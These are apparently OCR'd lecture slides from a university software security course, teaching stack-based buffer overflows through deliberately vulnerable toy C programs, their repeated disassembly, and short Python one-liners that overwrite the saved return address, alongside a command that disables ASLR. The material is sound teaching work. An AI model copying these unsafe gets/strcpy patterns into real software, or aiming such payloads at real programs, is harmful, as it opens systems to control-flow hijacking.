CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Obrian 109

Time: Monday, Wednesday 5:00PM-6:20PM

How to approach crackme_1_32?

Last Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Brief history of buffer overflow
    b. Information C function needs to run
    c. C calling conventions (x86, x86-64)
    d. Overflow local variables

This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
   a. Overflow RET address to execute a function
   b. Overflow RET and more to execute a function with parameters

Overwrite RET

Control-flow Hijacking

Implications of Cdecl

Saved EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

What would happen if they did?


code/overflowlocal2 again

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo(argc, argv[1]);
}
```

Give long and random input.
Why the segment fault?

Buffer Overflow Example: code/overflowlocal2

```
0000127d <vulfoo>:
   127d:     55                      push   %ebp
   127e:     89 e5                   mov    %esp,%ebp
   1280:     83 ec 18                sub    $0x18,%esp
   1283:     8b 45 08                mov    0x8(%ebp),%eax
   1286:     89 45 f4                mov    %eax,-0xc(%ebp)
   1289:     83 ec 08                sub    $0x8,%esp
   128c:     ff 75 0c                pushl  0xc(%ebp)
   128f:     8d 45 ee                lea    -0x12(%ebp),%eax
   1292:     50                      push   %eax
   1293:     e8 fc ff ff ff          call   1294 <vulfoo+0x17>
   1298:     83 c4 10                add    $0x10,%esp
   129b:     81 7d f4 78 56 34 12    cmpl   $0x12345678,-0xc(%ebp)
   12a2:     75 07                   jne    12ab <vulfoo+0x2e>
   12a4:     e8 54 ff ff ff          call   11fd <print_flag>
   12a9:     eb 10                   jmp    12bb <vulfoo+0x3e>
   12ab:     83 ec 0c                sub    $0xc,%esp
   12ae:     68 42 20 00 00          push   $0x2042
   12b3:     e8 fc ff ff ff          call   12b4 <vulfoo+0x37>
   12b8:     83 c4 10                add    $0x10,%esp
   12bb:     b8 00 00 00 00          mov    $0x0,%eax
   12c0:     c9                      leave
   12c1:     c3                      ret
```



Stack-based Buffer Overflow

Classic security vulnerability is when an attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code


One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: code/overflowret1


```
int printsecret()
{
  print_flag();
  exit(0);
}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily if you use virtual machine


```
0000061d <vulfoo>:
 61d:    55                  push   %ebp
 61e:    89 e5               mov    %esp,%ebp
 620:    83 ec 18            sub    $0x18,%esp
 623:    83 ec 0c            sub    $0xc,%esp
 626:    8d 45 f2            lea    -0xe(%ebp),%eax
 629:    50                  push   %eax
 62a:    e8 fc ff ff ff      call   gets
 62f:    83 c4 10            add    $0x10,%esp
 632:    b8 00 00 00 00      mov    $0x0,%eax
 637:    c9                  leave
 638:    c3                  ret
```




```
0000061d <vulfoo>:
 61d:    55                      push   %ebp
 61e:    89 e5                   mov    %esp,%ebp
 620:    83 ec 18                sub    $0x18,%esp
 623:    83 ec 0c                sub    $0xc,%esp
 626:    8d 45 f2                lea    -0xe(%ebp),%eax
 629:    50                      push   %eax
 62a:    e8 fc ff ff ff          call   gets
 62f:    83 c4 10                add    $0x10,%esp
 632:    b8 00 00 00 00          mov    $0x0,%eax
 637:    c9                      leave
 638:    c3                      ret
```




```
0000061d <vulfoo>:
 61d:   55                push   %ebp
 61e:   89 e5             mov    %esp,%ebp
 620:   83 ec 18          sub    $0x18,%esp
 623:   83 ec 0c          sub    $0xc,%esp
 626:   8d 45 f2          lea    -0xe(%ebp),%eax
 629:   50                push   %eax
 62a:   e8 fc ff ff ff    call   gets
 62f:   83 c4 10          add    $0x10,%esp
 632:   b8 00 00 00 00    mov    $0x0,%eax
 637:   c9                leave
 638:   c3                ret
```




```
0000061d <vulfoo>:
 61d:    55                  push   %ebp
 61e:    89 e5               mov    %esp,%ebp
 620:    83 ec 18            sub    $0x18,%esp
 623:    83 ec 0c            sub    $0xc,%esp
 626:    8d 45 f2            lea    -0xe(%ebp),%eax
 629:    50                  push   %eax
 62a:    e8 fc ff ff ff      call   gets
 62f:    83 c4 10            add    $0x10,%esp
 632:    b8 00 00 00 00      mov    $0x0,%eax
 637:    c9                  leave
 638:    c3                  ret
```




```
0000061d <vulfoo>:
 61d:    55                  push   %ebp
 61e:    89 e5               mov    %esp,%ebp
 620:    83 ec 18            sub    $0x18,%esp
 623:    83 ec 0c            sub    $0xc,%esp
 626:    8d 45 f2            lea    -0xe(%ebp),%eax
 629:    50                  push   %eax
 62a:    e8 fc ff ff ff      call   gets
 62f:    83 c4 10            add    $0x10,%esp
 632:    b8 00 00 00 00             mov    $0x0,%eax
 637:    c9                  leave
 638:    c3                  ret
```




```
0000061d <vulfoo>:
 61d:    55                 push   %ebp
 61e:    89 e5              mov    %esp,%ebp
 620:    83 ec 18           sub    $0x18,%esp
 623:    83 ec 0c           sub    $0xc,%esp
 626:    8d 45 f2           lea    -0xe(%ebp),%eax
 629:    50                 push   %eax
 62a:    e8 fc ff ff ff     call   gets
 62f:    83 c4 10           add    $0x10,%esp
 632:    b8 00 00 00 00     mov    $0x0,%eax
 637:    c9                 leave
 638:    c3                 ret
```




```
0000061d <vulfoo>:
 61d:    55                 push   %ebp
 61e:    89 e5              mov    %esp,%ebp
 620:    83 ec 18           sub    $0x18,%esp
 623:    83 ec 0c           sub    $0xc,%esp
 626:    8d 45 f2           lea    -0xe(%ebp),%eax
 629:    50                 push   %eax
 62a:    e8 fc ff ff ff     call   gets
 62f:    83 c4 10           add    $0x10,%esp
 632:    b8 00 00 00 00            mov    $0x0,%eax
 637:    c9                 leave
 638:    c3                 ret
```




```
0000061d <vulfoo>:
 61d:    55                 push   %ebp
 61e:    89 e5              mov    %esp,%ebp
 620:    83 ec 18           sub    $0x18,%esp
 623:    83 ec 0c           sub    $0xc,%esp
 626:    8d 45 f2           lea    -0xe(%ebp),%eax
 629:    50                 push   %eax
 62a:    e8 fc ff ff ff     call   gets
 62f:    83 c4 10           add    $0x10,%esp
 632:    b8 00 00 00 00           mov    $0x0,%eax
 637:    c9                 leave
 638:    c3                 ret
```



```
0000061d <vulfoo>:
 61d:   55              push   %ebp
 61e:   89 e5           mov    %esp,%ebp
 620:   83 ec 18        sub    $0x18,%esp
 623:   83 ec 0c        sub    $0xc,%esp
 626:   8d 45 f2        lea    -0xe(%ebp),%eax
 629:   50              push   %eax
 62a:   e8 fc ff ff ff  call   gets
 62f:   83 c4 10        add    $0x10,%esp
 632:   b8 00 00 00 00  mov    $0x0,%eax
 637:   c9              leave
 638:   c3              ret
```




```
0000061d <vulfoo>:
 61d:    55                   push   %ebp
 61e:    89 e5                mov    %esp,%ebp
 620:    83 ec 18             sub    $0x18,%esp
 623:    83 ec 0c             sub    $0xc,%esp
 626:    8d 45 f2             lea    -0xe(%ebp),%eax
 629:    50                   push   %eax
 62a:    e8 fc ff ff ff       call   gets
 62f:    83 c4 10             add    $0x10,%esp
 632:    b8 00 00 00 00             mov    $0x0,%eax
 637:    c9                   leave
 638:    c3                   ret
```




```
0000061d <vulfoo>:
 61d:   55                 push   %ebp
 61e:   89 e5              mov    %esp,%ebp
 620:   83 ec 18           sub    $0x18,%esp
 623:   83 ec 0c           sub    $0xc,%esp
 626:   8d 45 f2           lea    -0xe(%ebp),%eax
 629:   50                 push   %eax
 62a:   e8 fc ff ff ff     call   gets
 62f:   83 c4 10           add    $0x10,%esp
 632:   b8 00 00 00 00     mov    $0x0,%eax
 637:   c9                 leave
 638:   c3                 ret
```

```
mov %ebp, %esp
pop %ebp
```




```
0000061d <vulfoo>:
 61d:    55                 push   %ebp
 61e:    89 e5              mov    %esp,%ebp
 620:    83 ec 18           sub    $0x18,%esp
 623:    83 ec 0c           sub    $0xc,%esp
 626:    8d 45 f2           lea    -0xe(%ebp),%eax
 629:    50                 push   %eax
 62a:    e8 fc ff ff ff     call   gets
 62f:    83 c4 10           add    $0x10,%esp
 632:    b8 00 00 00 00          mov    $0x0,%eax
 637:    c9                 leave
 638:    c3                 ret
```

```
mov %ebp, %esp
pop %ebp
```




```
0000061d <vulfoo>:
 61d:	55                   	push   %ebp
 61e:	89 e5                	mov    %esp,%ebp
 620:	83 ec 18             	sub    $0x18,%esp
 623:	83 ec 0c             	sub    $0xc,%esp
 626:	8d 45 f2             	lea    -0xe(%ebp),%eax
 629:	50                   	push   %eax
 62a:	e8 fc ff ff ff       	call   gets
 62f:	83 c4 10             	add    $0x10,%esp
 632:	b8 00 00 00 00       	mov    $0x0,%eax
 637:	c9                   	leave
 638:	c3                   	ret
```

```
mov %ebp, %esp
pop %ebp
```



Overwrite RET

```
0000061d <vulfoo>:
 61d:    55                 push   %ebp
 61e:    89 e5              mov    %esp,%ebp
 620:    83 ec 18           sub    $0x18,%esp
 623:    83 ec 0c           sub    $0xc,%esp
 626:    8d 45 f2           lea    -0xe(%ebp),%eax
 629:    50                 push   %eax
 62a:    e8 fc ff ff ff     call   gets
 62f:    83 c4 10           add    $0x10,%esp
 632:    b8 00 00 00 00     mov    $0x0,%eax
 637:    c9                 leave
 638:    c3                 ret
```



Exploit will be something like:

python -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./or

Buffer Overflow Example: code/overflowret 64-bit

```
int printsecret()
{
  printf("Congratulations! You made it!\n");
  exit(0);
}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Shell Command

Compute some data and redirect the output to another program’s stdin

```
python2 -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./program
```

Shell Command

Run a program and use another program’s output as a parameter

```
./program $(python -c "print '\x12\x34'*5")
```


Return to a function with parameter(s)

Buffer Overflow Example: code/overflowret2


```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

